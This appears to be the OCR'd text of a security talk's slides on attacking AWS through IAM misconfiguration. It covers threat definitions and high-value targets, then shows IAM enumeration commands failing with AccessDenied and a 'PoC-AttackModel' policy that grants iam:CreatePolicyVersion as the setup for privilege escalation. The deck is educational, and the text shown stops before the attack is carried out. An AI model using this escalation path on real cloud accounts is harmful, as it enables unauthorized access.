AWS Attack based on Misconfiguration

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#WHOAMI

- Security Researcher and Cybersecurity Advocate
- Founder– Advisor
- Advocate Opensource/Community
- Instructor, Writer and Reviewer

What is Threat?

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
What is a Threat???

According to ISO 27005, a threat is defined as a potential cause of an incident that may cause harm to systems and organization.

- Software attacks
- Theft of intellectual property
- Identity theft
- Sabotage
- Information extortion are examples of information security threats.

HVT- High-Value Target



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HTV – High-Value Target

In **United States military terminology**, a High-Value Target (HVT) is the term given to **a person** or **resource** that **an enemy** commander requires to **complete a mission**.

Which of your organization's staff members can provide access to **critically important information/systems and, if compromised, could become a single point of failure?**

Who are the ones that pose a high-impact risk if an attack against them is successful?

Source:https://www.xmcyber.com/blog/attack-path-vs-attack-vector-important-differences-you-need-to-know/

HTV – High-Value Target

HVTs are usually individuals in the **C-Suite**, **board members**, **senior executive management personnel**, **executive assistants**, **teams**, or **people with elevated privileges** regarding information and **organizational assets** (including technological assets).

Other times, they are teams of people working **on sensitive** or **high-stake projects**. Individuals may also turn into an HVT over a relatively short, specific period of time if, during that time, they get to engage in a critical project for the organization

Source:https://www.xmcyber.com/blog/attack-path-vs-attack-vector-important-differences-you-need-to-know/

Attack Vector

x

Attack Path

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Attack Vector

An attack vector is a method that cyber-attackers use to compromise a system. Although the terms are sometimes mixed, attack vectors are not to be confused with an attack surface, **which is best defined** as **every possible point** where an adversary can attempt **to gain entry** into your network or system.

Source:https://www.xmcyber.com/blog/attack-path-vs-attack-vector-important-differences-you-need-to-know/

Attack Vector

Malware, ransomware or phishing are all examples of common **attack vectors**.


Some of the human errors that help create attack vectors include:

- Having weak credentials
- Using "poor" encryption
- Misconfigurations
- Allowing access to sensitive information via privilege escalation

Source:https://www.xmcyber.com/blog/attack-path-vs-attack-vector-important-differences-you-need-to-know/

Attack Path

An attack path is a visualization of the chain of events that occurs when **attack vectors are exploited**. In this sense, an **attack vector** acts as a doorway, while an **attack path is a map** that shows how an adversary entered the door and where that adversary went.



Source:https://www.xmcyber.com/blog/attack-path-vs-attack-vector-important-differences-you-need-to-know/

AWS IAM

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AWS IAM

AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources.

With IAM, you can **centrally manage permissions** that control which AWS resources users can access.

You use IAM to control **who is authenticated (signed in)** and **authorized (has permissions) to use resources**.

Source: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

AWS IAM


The information in a statement is contained within a series of elements.

- **Version** – Specify the version of the policy language that you want to use. We recommend that you use the latest `2012-10-17` version. For more information, see IAM JSON policy elements: Version
- **Statement** – Use this main policy element as a container for the following elements. You can include more than one statement in a policy.
- **Sid** (Optional) – Include an optional statement ID to differentiate between your statements.
- **Effect** – Use `Allow` or `Deny` to indicate whether the policy allows or denies access.
- **Principal** (Required in only some circumstances) – If you create a resource-based policy, you must indicate the account, user, role, or federated user to which you would like to allow or deny access. If you are creating an IAM permissions policy to attach to a user or role, you cannot include this element. The principal is implied as that user or role.
- **Action** – Include a list of actions that the policy allows or denies.
- **Resource** (Required in only some circumstances) – If you create an IAM permissions policy, you must specify a list of resources to which the actions apply. If you create a resource-based policy, this element is optional. If you do not include this element, then the resource to which the action applies is the resource to which the policy is attached.
- **Condition** (Optional) – Specify the circumstances under which the policy grants permission.

To learn about these and other more advanced policy elements, see IAM JSON policy elements reference.

Source: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

AWS IAM



Source: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

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
Brainstorm!!!



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Brainstorm!!!

- ❑ Developer's Team – Access in many App;
- ❑ DevOps's Team – Access in many systems;
- ❑ DataBase's Team
- ❑ Cloud's Team
- ❑ Leader's of Business Unit
- ❑ Privilege Access – Admin IT team??
- ❑ C-Level Access
- ❑ Work From Home? – Remote Workers;
- ❑ Insider Threat - Who is?
- ❑ What would be the Risk Impact ???

Exploitation based on permission...

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AWS Attack

```
root@hacking:~# aws iam list-users

An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:iam::[redacted]:user/thor is not authorized to pe
rform: iam:ListUsers on resource: arn:aws:iam:[redacted]:user/
root@hacking:~#
```


```
root@hacking: ~ 136x38
root@hacking:~# aws iam list-policies --max-items 2

An error occurred (AccessDenied) when calling the ListPolicies operation: User: arn:aws:iam::[redacted]:user/thor is not authorized to
 perform: iam:ListPolicies on resource: policy path /
root@hacking:~#
```

```
root@hacking: ~ 136x38
root@hacking:~# aws iam list-groups

An error occurred (AccessDenied) when calling the ListGroups operation: User: arn:aws:iam::[redacted]:user/thor is not authorized to p
erform: iam:ListGroups on resource: arn:aws:iam:[redacted]:group/
root@hacking:~#
```

AWS Attack



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

AWS Attack


Policy name
Type
Used as
Description
PoC-AttackModel
Customer managed
None
PoC for the first attack
PoC-AttackModel
PoC for the first attack model - Creating New Policy Version
Copy
Edit
{
"Version": "2012-10-17",
"Statement": [
{
"Sid": "VisualEditor0",
"Effect": "Allow",
"Action": "iam:CreatePolicyVersion",
"Resource": "arn:aws:iam:
policy/*"
}
]
}

AWS Attack



